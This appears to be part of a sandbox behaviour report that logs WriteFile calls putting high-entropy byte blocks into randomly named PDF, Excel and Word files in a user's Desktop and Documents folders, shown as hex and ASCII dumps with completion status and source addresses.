C:\Users\user\Desktop\QNCYCDFIJJ.pdf	unknown	256	94 99 df ab e7 8c 85 96 27 6e 27 44 05 52 70 e2 39 0b bb 95 58 81 c5 b5 4f e3 ae 13 3d 5b 65 56 e6 ad 52 b2 43 1c fb c3 2e ba db 4c 46 be 9e 4c c3 e6 83 11 e0 e7 5c 25 42 a2 1c 6e 1a ba 7f ce 8c 6b be 85 38 52 c6 b2 05 d6 4a 42 9b 9e 86 46 38 f5 01 22 03 e3 e2 98 72 26 a0 fb a3 8a 73 0a db 90 58 00 21 16 4b bf 83 d7 6b 79 f9 41 91 5d 7e c8 39 5d 59 c1 56 6e 12 f4 52 cb 78 eb 9b e9 cb f5 48 17 57 a8 21 34 77 47 81 25 76 e1 75 26 8c e3 75 4a dc cb 32 4b 8d 09 e8 39 15 2b eb d5 8b d9 0a cb 52 23 60 a8 8b e0 47 f3 4f 5a ef 9d a8 ac aa 4a 7f 56 f2 e0 a6 a4 55 8b b3 89 9a eb 34 99 fb a1 53 f6 88 a5 b7 fa 33 87 a7 1b 5a 97 90 8c 12 b0 f2 aa e3 7c ab 45 d8 79 62 f5 f6 fa df 4d 73 b8 d4 6b ee 8a 2f 6b 90 c7 68 3e 28 f5 de 78 d0 28 fe 0a 80 d2 10 86 e8 b0 24 5e 24	.....'n'D.Rp.9...X...O...=[ eV..R.C.....LF..L.....%B.. n.....k..8R.....JB...F8.."...r& ....s...X.!K...ky.A.]~.9]Y.Vn ..R.x.....H.W.!4wG.%v.u&.. uJ.. 2K...9.+.....R#`...G.OZ.....J .V....U.....4...S.....3...Z... .....j.E.yb....Ms..k../k..h>( .x.(.....\$^\$	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\QNCYCDFIJJ.xlsx	unknown	1040	a1 83 b7 d6 9d 51 af 4b cf 53 fa b3 85 85 95 b8 69 d3 23 22 88 1b ed 74 3b 91 7b a2 b9 e8 43 ab c2 e7 c2 a3 0c 0b bb c2 36 77 5a aa 42 c1 37 a7 37 47 93 d8 36 4d d1 8f b5 48 45 eb d8 5b b8 26 b2 b5 cf a3 bf 2a 7e 0b ea a6 8d 95 fc ee 5a 1f b4 d9 f6 0c 96 c0 37 e0 32 62 a6 3d 1f ee 0c 28 ff 5e 30 43 db a3 07 a3 81 4e 10 27 52 f5 6b 0f 69 b4 5f 41 b4 d0 1d 59 cd a8 f5 6c 51 fc a5 c5 11 f7 ad 1f 71 01 01 ff a3 ef 8a 09 f0 07 cc e8 85 e8 34 d1 58 e7 3f 89 85 76 75 b7 54 7b 87 8d 44 36 8b 2a 06 5c 79 44 55 6e 30 3d c6 1c 2e f5 1f ec 12 07 93 d5 b2 4c 71 6f 3a 5a 8e c1 ca 3f d3 23 b7 ce 0d 4e 12 fe 43 7a 28 fa f5 11 4c 76 4a 11 5a 52 f7 1c a6 e0 d9 cc d6 f9 36 62 86 52 ad d8 63 43 b7 00 1d ab 89 18 64 57 25 98 73 c6 a5 b8 02 09 6d ef dd 7f c6 03 50 08 a3 df 2e	.....Q.K.S.....i.#"...t;{... C.....6wZ.B.7.7G..6M...H E.[.&.....*~.....Z.....7.2b .:=...(^0C.....N.'R.k.i_A...Y ...lQ.....q.....4.X. ?.vu.T{[.D6.*.lyDUn0=..... . ...Lqo:Z...?..#....N..Cz(...LvJ. ZR.....6b.R..cC.....dW%. s.....m.....P....	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\QNCYCDFIJJ.xlsx	unknown	256	74 fd 51 41 f9 65 78 5a bb e4 b7 18 ed 5b be c1 17 f8 82 4a 23 6e 37 23 7a 38 0a 5a 41 33 cc 1e 46 8a 61 c9 c3 2e 7b 46 f7 d4 45 fe 9f 22 00 fa 3f 14 ba ba ce 81 bf 94 58 13 4f ca 73 bf 6d 86 e7 47 dd aa 09 d7 a4 28 1f ac 16 cd 96 2f 74 68 60 49 fc 67 9f da cd 26 88 be 12 04 ef b1 53 52 08 bc 63 70 ee e1 df 14 25 fa 18 a6 ea ec 36 c7 8c 47 7c ec 3e c3 b6 8e ea 7c 5f 59 26 ee bc d9 c5 99 4b fb a9 9e 4d c2 ef 39 0e b4 59 91 dd 6a e4 96 0b 49 81 aa 72 10 76 66 06 9a a4 90 8f 50 66 2c 88 56 34 db 8e 49 0b 75 a3 9f 02 97 6f af 94 87 f7 5d 88 5d 31 2a 01 86 8e 79 4a 64 c0 99 30 27 f0 3e 95 bc 89 6e 89 a8 ad b1 59 df 66 f0 24 76 02 4b d0 39 2a 49 1d 22 b5 b3 d9 42 cb c1 16 29 24 0a 52 21 fd 33 35 d4 4a 9a 27 85 ea 42 82 f9 27 fa c6 fa cf 8e 2c 03 f5 16 fc 2f a0	t.QA.exZ..... [.....J#n7#z8.ZA3..F.a... {F..E..".?.....X.O. s.m..G.....(...../th`l.g...&.. ....SR..cp.....%.....6..G >... .[_Y&.....K...M..9..Y..j...l.. r.vf.....Pf..V4..l.u.....o....] .j1*...yJd..0'.>...n....Y.f.\$v .K.9*!.."...B...)\$\$.R!l.35.J.'..B ..'......./.	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SQSJKEBWD.T.pdf	unknown	1040	8d 44 f1 55 3d 8e db 7c 75 59 62 c8 37 e9 cd 5a 0b 53 ac 3e b9 5b fa b7 f4 1a a1 72 a8 c2 d2 1d 38 7c 66 4d f7 24 05 62 87 de 67 db 28 02 96 60 7f 7b 4f 07 ed c6 ff 25 3d f8 5f a3 56 6a 9b 89 20 83 c7 32 0e ca d7 ef 14 a4 f6 e5 f0 ad 11 68 3e 4b 3c d0 d6 43 ab ab ee e3 48 27 ec 7a 05 b7 fd c7 da 5a 0d 1c b6 74 23 3d 6f 56 07 93 80 76 b4 e0 b5 fe 75 8a 52 23 d8 98 ae 98 16 e4 d5 4e 57 6a 89 fc cc 75 a2 a4 ea e5 cd 6c f2 53 3f 87 8d d5 89 70 50 01 c3 7b 8e 9c b6 55 3b e1 b1 b6 f7 bf 6b 4d 9f a9 b1 f2 e5 31 15 70 cd 13 4e 59 7e aa e4 82 1e 3f 49 a2 2d cc f6 85 cb d9 ca 97 25 45 a2 e0 38 29 e8 1c d3 f8 0f c9 46 e3 89 29 da 21 41 2e db 18 16 58 67 63 64 e3 f3 30 36 cc 76 74 21 94 79 08 24 f8 9d c2 54 7b 9f 27 44 45 3f f4 6f 01 35 87 24 00 a5 67 7d 7d 22 a6 f9	.D.U=.[uYb.7...Z.S.>[.....r.. ..8]fM.\$..b..g.(..`.{O....%=-.. Vj.. ..2.....h>K<..C.... H'.z.....Z...t#=oV...V....u.R# .....NWj...u.....l.S?...pP.. {...U;.....kM.....1.p..NY~....? l-.....%E..8).....F..).! A....Xgcd..06.vt!.y.\$...T{'D E?.o.5.\$..g}}"..	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\SQSJKEBWD.T.pdf	unknown	256	1a 44 a1 2a 81 de 62 8c 49 c0 07 66 9b 60 06 dc 96 ad 65 99 b8 07 a4 f2 db 70 48 1a f7 b4 52 b3 5a 9e e0 46 ed aa 90 6c e6 65 d5 8e 71 51 d7 17 27 90 f3 67 c0 1e 83 30 1d 08 72 da 4a 6d 38 b1 a5 d7 cd b1 06 b7 64 60 2a d4 ad eb 3a 8b af 2c dc a1 78 bf 77 84 a3 f7 11 c1 26 f1 c8 68 c9 24 b8 c8 d7 15 6c 39 a0 81 c5 3a 9a c1 b1 e9 64 cd 66 e5 5b 42 6f c1 4b c5 82 5d e8 73 25 83 f3 d4 3c 31 83 31 fc 32 49 66 13 88 93 e6 29 46 74 32 19 39 46 a4 71 39 b9 47 5a 6d 00 1a 17 de 47 89 fd 58 fb 1a a4 99 33 a7 b1 12 5e 23 34 76 59 ec ac 1c c1 72 de 45 a3 08 8a 93 1c 33 2d 85 f4 52 e2 87 7a cf 77 25 0a 02 ca 5e 5c cb 36 65 30 19 e5 bb d7 c0 6e 1f 1d 8d e3 28 ff 0f d2 7c 54 54 ca 0e 38 f1 be 1c 55 e7 db a9 82 a1 59 25 ce 6c 87 c5 60 86 fa c2 17 e1 41 ff 8c ed 14 54 7d	.D.*..b.l.f.`....e.....pH.. R.Z..F...l.e..qQ...g...0..r. Jm8.....d*.....x.w..... &..h.\$....l9.....d.f.[Bo.K. .].s%... <1.1.2lf....)Ft2.9F.q9 .GZm....G..X....3...^#4vY.... r.E.....3- ..R..z.w%...^l.6e0.....n.... (... TT..8...U....Y%.l ..`.....A....T}	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SUAVTZKNFL.pdf	unknown	1040	72 f9 7c f9 2e a1 61 9b 9d b0 43 7a 16 ac 6a ec 59 1c 98 f8 fe 00 ac 9d a4 42 7e 90 30 49 d9 39 7b 36 1d 63 42 e1 22 dc e6 91 02 47 fa 9c fa 8f 4d 4e c9 5d 1f a9 c5 7a ee 01 26 ae 6c 61 22 45 ad ab 9b be bc 8c b8 6b f9 a7 8a 77 58 38 01 2a 4b 7f 6c a5 0d 01 93 25 9b 28 9b 85 bd 1d 47 76 88 b0 ae 53 a8 c9 a8 5b b7 81 a9 2a b1 57 5a ab 63 ea 6b ae fe 9a 16 05 54 d3 55 4c 62 11 0b 84 62 fc 37 67 5f 13 d0 12 52 f5 7b 30 7d dc e7 c0 3e 9e b5 61 1c a5 72 31 0d 0d ce c2 79 50 e2 f0 0b 40 14 9e b9 2b 8f ba 3d e5 ff 93 09 f1 5c 15 c7 2b b6 f2 0a ef e6 ad c0 08 71 af 8b b9 e7 bf 9e ef 3b 99 fe a0 a2 c4 6b dc 7a c2 bb f0 81 f6 e9 ad 06 aa c5 b0 0e e8 36 7d 8e 99 b9 92 0a f8 3c 67 ff dc ba ed 88 58 2b f5 b1 29 16 aa a3 12 ad 08 b4 da 59 a1 78 13 42 39 33 dc be 59 71	r. ...a...Cz..j.Y.....B~.0l .9{6.cB."....G.....MN.]...z..& la"E.....k...wX8.*K.l....%.( ....Gv...S...[*.*WZ.c.k..... T.Ulb...b.7g_...R. {0}...>..a.. r1....yP...@...+..=....\..+.. .....q.....j.....k.z..... .....6}.....<g.....X+..).... ....Y.x.B93..Yq	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\SUAVTZKNFL.pdf	unknown	256	26 03 7a 39 6a b5 6f 97 4f da 2f bd 43 36 e8 ab 82 18 f7 d8 46 d4 3e eb 5b f7 fa fa d1 c3 86 98 6d 7f 55 df 80 4d 36 c4 a2 10 ce fd bd cf 56 d5 dd c8 7a b6 87 8e c8 ee dd ad f6 5a 69 d4 f0 60 86 8a 39 2e 7a cb c8 e3 94 1d 07 26 da 24 68 0f 49 54 25 2b 03 2b 6a 9b 66 6e 14 a1 ee bc 3c 0e df 85 0d 33 48 ac 5a e4 f5 f9 29 8d 6f c0 a0 12 d5 b3 db 15 28 78 63 d8 23 f8 27 4e ab 34 83 3f 00 b9 6d 6f 48 64 80 04 9a 80 5d 2b a7 0b b4 21 56 59 11 7a 26 77 97 83 4e 39 85 a6 fe 0f 27 89 ab 2b b1 fa 01 18 04 f8 47 3e 41 fc 0a 6d 6a 2c 3a 59 8e a9 95 e4 60 a5 26 22 28 fa d1 c5 23 15 b3 ba 38 25 8d af a1 38 d9 7a 79 c6 e4 bb d5 fb 07 95 8e 4d f1 69 23 9b 16 1b a2 c2 6f 94 fa 15 b6 cc 3c ba 10 64 28 64 ab 86 58 bd 1e c7 cd 52 6b fc 2b 19 25 0f ab ce 27 58 71 2f e9 b0 0c	&.z9j.o.O./C6.....F.>.[..... ..m.U..M6.....V...z.....Z i..'.9.z.....&\$h.IT%+.+j.fn ....<....3H.Z...)o.....(xc. #:'N.4.?..moHd....]+...!VY.z &w ..N9....'.+.....G>A..mj;:Y.. ..`.&"(..#...8%...8.zy..... .M.i#.....o.....<..d(d..X....R k.+.%...'Xq/...	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\ZQIXMVQGAH.docx	unknown	1040	1c b9 09 cd 73 72 ed eb 09 9e c0 b5 6b f1 f0 53 f1 67 8e 65 2a 75 a4 ec 09 26 71 70 8f c3 f9 5c 08 96 6f 70 16 07 d1 f8 6a 9e 3b 7b d0 68 df 38 1d ad 22 2e 5f fe c2 2c c9 d9 f0 18 73 05 ae ca d3 0f b0 79 59 20 5f 1e 2b 3e 52 83 48 2b 05 33 29 28 8e 2e 34 ae 84 5a 5e 43 55 c2 1e 75 96 b9 ee 62 02 9e 6c 3f a1 0f 0f 6e 3d 8b 0e 59 4e 63 f1 9e 1e 5c 6d 97 cb e7 51 db 05 fa e7 7a da 2c a2 dc c0 5c 08 96 6b c2 b4 5e 2d 4c cf dd 96 3c ab 19 e7 e3 52 8a 7b 98 bb e0 69 af bc 30 7e 3b 56 35 a7 51 b9 e5 17 ca 51 f4 03 33 a2 f6 8f c7 0c 85 e8 86 a0 d2 05 6e 3e 94 cb 4d ef 38 af 88 9e a5 18 96 3d da 8c 4a e2 43 82 41 17 22 15 00 ae 5d ee c5 63 64 2e 32 92 c7 f9 2d 37 6a 77 30 fb 39 3e fd ea ec 6a 5f 5e 7d 44 c6 f4 6c c4 11 28 1f 0b 4a 45 6f cf 1a e6 c0 e4 1a fe e5 10	....sr.....k..S.g.e*u...&qp.. .\.op....j:.{.h.8.."_.,..... s.....yY_+>R.H+.3) (.4..Z^C U..u...b..l?....n=..YNc...lm... Q....z....\..k.^L...<....R. {...i..0~;V5.Q....Q..3..... ...n>..M.8.....=.J.C.A."...] ..cd.2....-7jw0.9>...j_}D..l.. (..JEo.....	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Desktop\ZQIXMVQGAH.docx	unknown	256	a6 c6 f0 fc e5 64 0e 30 b2 59 38 a6 2f 21 f2 f7 0d 76 b5 48 c6 44 67 78 3b f9 cc 5e b8 45 45 08 10 1e 5d 58 46 21 12 dc 9f 95 a7 eb 9e df 5d d3 27 04 3a a2 a6 e9 d3 c9 d2 76 70 a9 97 48 c5 14 69 03 c1 ea 07 6d 34 0c 82 09 78 d7 5b 77 fb 54 41 03 15 48 7b 3c 99 ed 94 94 ae b4 7e 21 47 d3 ee bf dc 72 c2 8a f7 25 b2 2e f8 14 6c 87 2f 3f 24 be 56 f8 e4 b9 27 ce 25 ca 96 44 56 ae 7d 88 67 21 3f 1c 2f e9 a2 ba 3b 2d f9 15 67 7d 28 f3 d9 f3 81 ad b1 13 82 63 82 21 24 04 35 4c 0a 33 8a b2 dc 2a ba 6a 67 44 61 6c 4d bf e7 fd 91 1b a1 6c 85 f7 04 b3 3e 03 ad 64 b5 61 1c d9 f0 4e 9c 53 c0 ec 20 58 69 b1 8f 15 7a 64 77 b0 bb 55 e4 fa ff 8e c9 4b 58 44 c9 75 1d b4 01 64 d6 67 19 f5 eb 54 fd 1a f4 e4 fc 2f 0f 9d 64 d4 50 3d 42 ff b4 47 9d 19 bd fe ef 3a c1 2b 67 73 65	.....d.0.Y8./!...v.H.Dgx;..^E E...[XF!.....].':.....vp. .H..i.....m4...x.[w.TA..H{<.... ..~!G....r...%.....l/?\$.V...' %..DV..}.g!?!/...;-..g){(..... .c.!\$.5L.3...*.jgDalM.....l.. ..>..d.a...N.S.. Xi...zdw..U.. ...KXD.u...d.g...T...../..d.P= B..G.....:+gse	success or wait	1	24D2C410F9D	WriteFile







File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\EEGWXUHVUG.pdf	unknown	256	81 f1 eb 75 34 47 bc 03 0c da fc fb 7f e3 9b 92 45 ae a6 ef 5c c8 fc 10 c6 2a 12 94 f6 00 d9 1d bc 73 bb 98 17 94 de d4 0e f1 7b 7d b7 d1 55 b8 a0 57 e7 20 14 11 c6 0b 03 b5 11 44 06 af 9c 4c 5a 99 4c 52 2c 63 50 27 5e a5 49 99 4b 9a d5 09 2f a6 ad 09 97 e1 52 31 f3 73 2d cc 0c ad d8 ea 1e 54 c7 d8 d1 e9 90 ef 47 ec 5e 9d 43 21 d0 61 c2 6d e5 b4 e0 77 ca 2d b7 81 ad 38 42 46 ad ef fe 5c c4 77 d3 79 29 fc 92 6e b2 7a 5d 08 62 c5 39 46 d8 a5 6f 65 60 c9 b0 73 c3 02 64 3d 80 6b 3e c4 ed 1d 6c 33 f8 b5 ad ce 3c 78 83 18 12 1a cf 5a c4 a4 8b bb e2 7d 32 ed 34 4a c5 70 a9 53 5b bf 8e b9 f5 16 51 39 84 b8 1c d6 12 4b 16 d2 9a 97 a0 d5 c9 87 ee 33 21 45 bc f4 b7 5e a6 5d 6c ec d4 bb 02 a6 6e b1 96 67 05 65 7d 61 1b 86 28 f1 a3 6d 41 26 2f e3 50 cc 13 83 c0 e7 c6	...u4G.....E...\...*... ...s.....{}..U..W. ....D ...LZ.LR,cP^..I.K../....R1.s- .....T.....G.^..C!.a.m...w.- ...8BF...\w.y)..n.z].b.9F..oe `.s..d=.k>...J3....<X.....Z.. ...}2.4J.p.S[.....Q9.....K.... .....3!E...^.]l.....n..g.e)a.. (..mA&/P.....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\GAOBCV(IQ)J\EEGWXUHVUG.pdf	unknown	1040	6f de b1 4f 45 a4 28 94 c6 24 5f ae 00 6e 84 2f f8 53 7a d3 95 b4 a5 b3 2a c0 43 7e 47 19 c3 c5 75 9d c5 dd 01 30 f2 1b b0 80 6b 4a 5c b9 53 46 65 6d 51 a4 92 49 84 b8 06 f5 40 e9 3c f9 1e 9d 5f 64 65 b7 cf 76 99 93 8c 76 be bd 4d 4e 86 3c 2a 4d 40 d3 27 4c 5c ba 45 ea ad 0f 84 b9 f7 d8 50 18 c0 d3 70 13 9f 26 9e fc 7f 89 a4 02 77 19 82 93 0e 7f 87 7d 48 8e 98 44 d3 1f 65 c9 09 ae e3 c3 e1 ba 4b 49 5c 7f b8 44 74 87 73 c0 63 b5 a5 2f 4a 8a e3 96 43 8b e8 09 57 5f 4b 04 09 04 ab 8a 93 dd 70 0a ed 27 d9 51 60 31 46 26 20 79 d2 4b dc 6d c1 cf e4 d0 d3 5d 65 b6 cf 8b 55 c8 14 7e 9a aa 19 d4 89 c7 ce bc 48 31 df 63 ed 41 33 51 bd 3f 58 76 74 61 75 1d 65 3b 87 53 11 c3 03 c0 cf 46 d3 07 3a a1 1d 02 f0 4d 70 66 1e 25 65 9e a3 fa 9c 62 18 73 f9 a5 5e 23 8e 64 82	o.OE. (..\$.n./..Sz.....*.C-G. ..u....0....kJ\SFemQ..l....@ <..._de..v...v..MN. <*M@.'l\..E. .....P...p..&.....w.....}H. .D..e.....Kl\..Dt.s.c../J... C...W_K.....p.. 'Q`1F& y.K.m .....]e...U..~.....H1.c.A3Q .? Xvtau.e;;S.....F.....Mpf.% e....b.s.^#.d.	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\GAOBCVIQIJ\EEGWXUHVUG.pdf	unknown	256	81 d0 5b f2 80 6f 51 45 d0 fc b6 f7 56 5d 3c e4 9d b1 b2 75 5e 89 5e c8 a6 1e e8 56 50 bf e9 9a 33 15 11 ef 12 52 ad ea 4b a2 26 c6 9f 21 35 38 1d 7a 83 a3 8e 79 07 15 56 a1 30 6c 22 c8 3b 77 b5 79 72 b0 6b f3 52 41 59 25 93 74 65 ce c1 20 c8 c4 10 b0 42 13 1e 3d ca 55 04 3f 9e 30 fa 34 a3 9c e5 ee e5 2d 1d 71 69 33 de bf 14 f5 6a 80 ea 5d e8 94 df 11 58 61 f4 87 04 d4 e8 be 93 82 ce 85 b8 6e 1c 24 bd 89 1a f2 87 06 90 a7 5f 5b bc 97 e4 bf 91 65 a7 bd 13 0d b1 04 f3 05 45 e1 b6 51 d0 55 e2 85 c8 54 5d c3 47 3a 8c 21 18 1a f4 24 8d 1b b2 e8 49 a8 fe b7 79 5d 1e ed 76 da 6b ea b3 78 f3 17 92 88 0b b8 12 02 c5 f9 74 6a 1f c7 ea 4f 81 9c 4e 04 1f b1 52 e3 e6 98 ea 74 04 44 f3 ec ea f0 84 19 3c 1a 1a fc e9 f4 35 47 b0 f3 42 c0 1d e6 46 42 3c 5b f1 1f 4e 65 23	..[.oQE....V]<....u^.....VP. ..3....R..K.&..!58.z...y..V.Ol ";w.yr.k.RAY%.te.. ...B..=.U.?0.4.....- .qi3...j...Xa .....n.\$....._[.....e .....E..Q.U...T].G:!.!..\$. ..l...y].v.k.x.....tj.. .O..N...R....t.D.....<.....5G ..B...FB<[.Ne#	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\GAOBCVIQIJ\GAOBCVIQIJ.docx	unknown	1040	7a 4b c1 81 cf ec b5 c1 bf 80 28 8e 5f b8 d8 36 e4 d8 5f dc 9f 40 2b da f1 f8 b3 d8 ed db 6c ca e5 60 51 7a 57 b2 0f 6e 9d 5d 7d 48 31 ce b2 e9 cd 14 28 24 c6 8b c4 1a 6d 30 ae 4b 80 90 58 45 a7 a3 13 b0 90 4b cf 2d 1c de ec d1 51 1c cc e3 1e 60 55 0b 2f 44 17 3f 1b 4f 64 c6 7c 57 bf 3d 16 6c 0d f9 5a 26 b7 16 e0 b8 69 4e b1 04 e7 b1 12 c0 e3 f8 bc b4 98 82 71 0d 4c 76 b6 d5 e2 8a 05 7f 73 8c 9d 37 ec 20 63 7a 5a 2c 2f 80 3c 8f 68 43 f5 67 26 cd 0a 9a c1 89 e8 0a 18 cf fc d1 f3 5b 8c 19 da 5b 06 ff 70 12 0d 6d 06 9a f1 8b c6 bd 6f 14 2e e7 76 86 b0 ad 27 52 1e 88 2f 49 8c b4 76 6c d9 05 e6 d0 e9 29 ef e2 d7 13 26 db e8 cf f8 f4 07 a8 39 f3 65 35 e3 fa 53 22 3a 7f d6 52 91 a9 d3 f2 ff e2 af d0 01 8a a3 2a f1 c1 8f c4 e9 5f 4c f9 74 6a 44 97 46 68 19 43 3b	zK.....(._.6..._.@+..... l..`QzW..n.])H1..... (\$....m0.K..XE....K.- ....Q....`U./D.?0 d. W.=l..Z&....iN..... q.Lv.....s..7. czZ./. <.hC.g&.....[... [.p.m.....o. ..v...`R../l..v!.....)....&... ...9.e5..S"...R.....*.. ..._L.tjD.Fh.C;	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\GAOBCVIQIJ\GAOBCVIQIJ.docx	unknown	256	05 89 cf d5 f9 19 61 7c c0 ef e0 a2 be 92 c9 83 45 c2 29 16 89 a6 c7 a6 35 7f 81 fb 6f 42 7f ff 6e 40 b2 23 a9 dd 09 06 7f 08 39 25 b7 bc 57 bc d3 53 40 f8 ac 71 7f a2 3e 2b b4 36 ed 31 8d 2d cb 1e b6 1a 43 03 f0 28 ac 8f ed 10 34 3c 8d f2 36 22 b6 4f ee 38 50 ef 4b 19 2b 3a 41 67 a6 1d 13 f2 d9 de c3 40 b7 4f 65 1e 86 ef 18 d9 a0 93 02 e1 f5 77 86 50 d3 c6 ab d7 45 54 7a b4 f9 83 88 0c c7 45 a4 1b de cb 44 38 ee 32 fe cf a3 ea f9 f4 d5 b2 f1 6a c9 a4 c3 f0 33 a7 a0 81 33 64 0d 5d 3e ec c9 c0 32 29 a2 f5 65 d6 b6 9d 00 7d 7a 01 44 b2 5c 1f 2d 08 2c bc 5b d4 7d 92 16 41 40 42 9f 46 9d 6d d1 24 78 61 52 c4 a7 76 58 47 4f 03 d8 6f 0e 40 af 06 6e b4 3a 20 53 e6 06 78 92 74 d3 c1 53 8f 9b 5e db 22 2a e2 78 dd 53 e6 88 a0 e2 db c9 73 df 2d 62 cf d6 08 4d 30 14	.....a .....E.).....5...oB ..n@/#.....9%..W..S@..q.. >+.6.1.-....C.. (...4<..6".O.8P.K. +:Ag.....@.Oe.....w.P.. ..ETz.....E....D8.2.....j ...3...3d.]>...2)..e....jz.D\.- .. [.]..A@B.F.m.\$xaR..vXGO. .o.@..n.: S..x.t..S..^."*.x.S. .....s.-b....M0.	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\GAOBCVIQIJ\SUAVTZKNFL.xlsx	unknown	1040	a1 4d 49 54 53 87 ac 71 67 20 1c e2 78 74 7c b9 5e 47 77 59 b0 a7 4b a4 ba b6 fa 25 f0 72 5a fd 74 a9 75 89 e8 f2 63 e9 18 25 b3 ca 37 7a aa a8 c7 7c 0e 6c 5a 6e 6b 0e 63 00 9f 0f b8 cb f1 53 ce e6 e0 27 3b 7d 4d 95 35 94 b4 7a 0f f4 da 21 b3 d7 2b df cd 5d cd 17 19 15 23 02 5c 31 22 82 0f 64 85 7f 59 60 52 b6 33 07 58 36 ba 02 3c 67 2d 64 ac e7 60 35 c7 05 8c c6 a1 55 a1 a1 36 10 fb 2d 02 d2 4a e0 8c ba d3 b0 24 35 f4 80 83 e8 72 e8 a4 ff fd d4 f6 28 15 af 09 bb fc 94 ef ec 19 e6 e0 25 97 ec 93 65 37 29 18 df 16 84 eb 1b 49 9b e7 41 9d d7 85 ff 2d df 8d 72 a3 d7 52 d7 b0 f2 e2 5f b0 90 6e e7 96 40 e0 24 47 4f 4b 95 17 ca 35 df 9b 41 53 e3 e6 8e 33 0b 7b 95 b1 f8 ea 5a 85 b1 2a 4a da b5 b3 97 5f 61 10 98 c4 1f 9e 71 c8 4c 35 96 ab 80 ca 58 d6 c9 bd 80 12	.MITS..qg ..xt ^GwY..K....%.r Z.t.u....c..%.7z... Iznk.c... ...S..';}M.5..z...!.+..].... #.l1"...d.Y`R.3.X6..<g- d..`5.....U..6..- ..J.....\$5....r..... (.....%..e7).....l..A....- ..r..R....._..n...@.\$GOK... 5..AS...3{....Z..*J...._a.... .q.L5....X.....	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\GAOBCVIQIJ.docx	unknown	1040	53 27 49 18 3c 0e dc b3 cf 52 dd e5 5e c7 d2 f0 c3 be 9f 06 bf 0b 69 4b ea 3d ce 87 a5 e7 8a ee 21 61 06 83 c8 bd 99 d9 ac cc a6 44 33 37 43 7e 3d b6 e1 8e 7b 60 0a 27 ac 2d fd 9f 8f 4e 3a 2b 4e d7 b5 eb 01 ce 5c 9a 80 06 87 41 98 80 97 08 e4 11 0b e1 58 5f 22 b1 79 b2 59 d5 71 61 93 45 b5 0f f7 46 f2 ee 70 09 6a 8f eb 93 56 62 38 52 33 28 02 57 91 cc dd 22 9f cd 80 44 58 eb eb a7 b2 3a 1e f1 cf 5f a6 9c 5b 96 26 55 a3 58 57 d3 f6 ae 22 7f 5e 30 c4 90 2e f5 6f 75 64 a5 bb b4 8e d5 9e aa ba 44 f3 b9 d0 1f 42 f3 cb ba 38 d9 fb 7b 59 05 66 28 b7 22 ff ea 7d 1d 88 01 29 8a 08 73 1c 67 77 9b 47 09 0a d7 56 16 fc 18 39 4f 31 e3 bb 59 92 6c 52 6c 05 8c f6 5d 23 0a dd 48 ec 2d bb a7 72 a0 07 74 8d 11 59 56 13 c7 68 c1 cc 5f 6b 8c ba e1 45 97 36 1d cd 2e 90 ad 75	S'I.<....R..^.....iK.=.... ..!a.....D37C~=-...{'.'-.. .N:+N.....\....A.....X_"y. Y.qa.E...F..p.j...Vb8R3(.W. .."...DX....._ [.&U.XW..."^0 ...oud.....D....B...8..{Y. f(,".}...)..s.gw.G...V...9O1. .Y.IRl...j#..H-.-.r..t.YV..h. .._k...E.6.....u	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Documents\GAOBCVIQIJ.docx	unknown	256	a6 a7 14 5e 69 e2 9d a6 fa 4d 1a 1f 9c f4 38 86 5f d2 13 0c 4f cc f0 4a fe 41 8c c9 3d d1 b3 ab f1 8f 92 df e0 13 71 aa 50 2b 36 d9 b8 72 f5 81 20 a2 95 92 44 5e 71 dc ec f6 da 2f a0 79 66 b5 a6 58 87 95 0f 99 be b8 8c 37 c7 7c 4e 21 59 50 18 54 ba de 51 5b 67 c0 9c 41 a9 d7 63 76 70 e8 f8 f1 3e e9 36 ef 37 4e a5 e9 f7 d6 ff ba 2b e2 ce 83 3a d0 cc 8c 21 b8 3f 52 fb ae eb 06 5d a6 75 c7 dc d2 e8 a2 77 4f 52 1c eb 79 da 06 b4 4e 58 8f d3 a8 4b c8 6b 16 74 2e f4 57 9b 0d 85 f8 7a 06 36 38 28 55 b9 15 6d fd 10 74 e8 82 5b 6c 80 ff e3 86 5c 71 1b f8 94 3a 12 f9 12 01 d6 1e 3c f7 5c 01 78 84 68 a7 87 97 16 03 2b 3f c3 81 ed 2b 61 e8 da cf 1f 4c ec 3c fc fb 78 7a db b7 ce c7 ca ce c6 c3 d4 2b f3 16 c3 bd 9d 6d e4 1e 5e c8 18 1b 15 ec 17 5b e3 91 21 80 43 6c 1c	...^i....M....8_...O..J.A..=.. .....q,P+6..r...D^q..../ .yf..X.....7. N!YP.T..Q[g..A ..cvp...>.6.7N.....+.....!?. R....].u.....wOR..y...NX...K. k.t.W....z.68(U..m..t..[l.... \q.....<.\x.h.....+?...+ a....L.<.xz.....+.....m.. ^.....[.!.Cl.	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
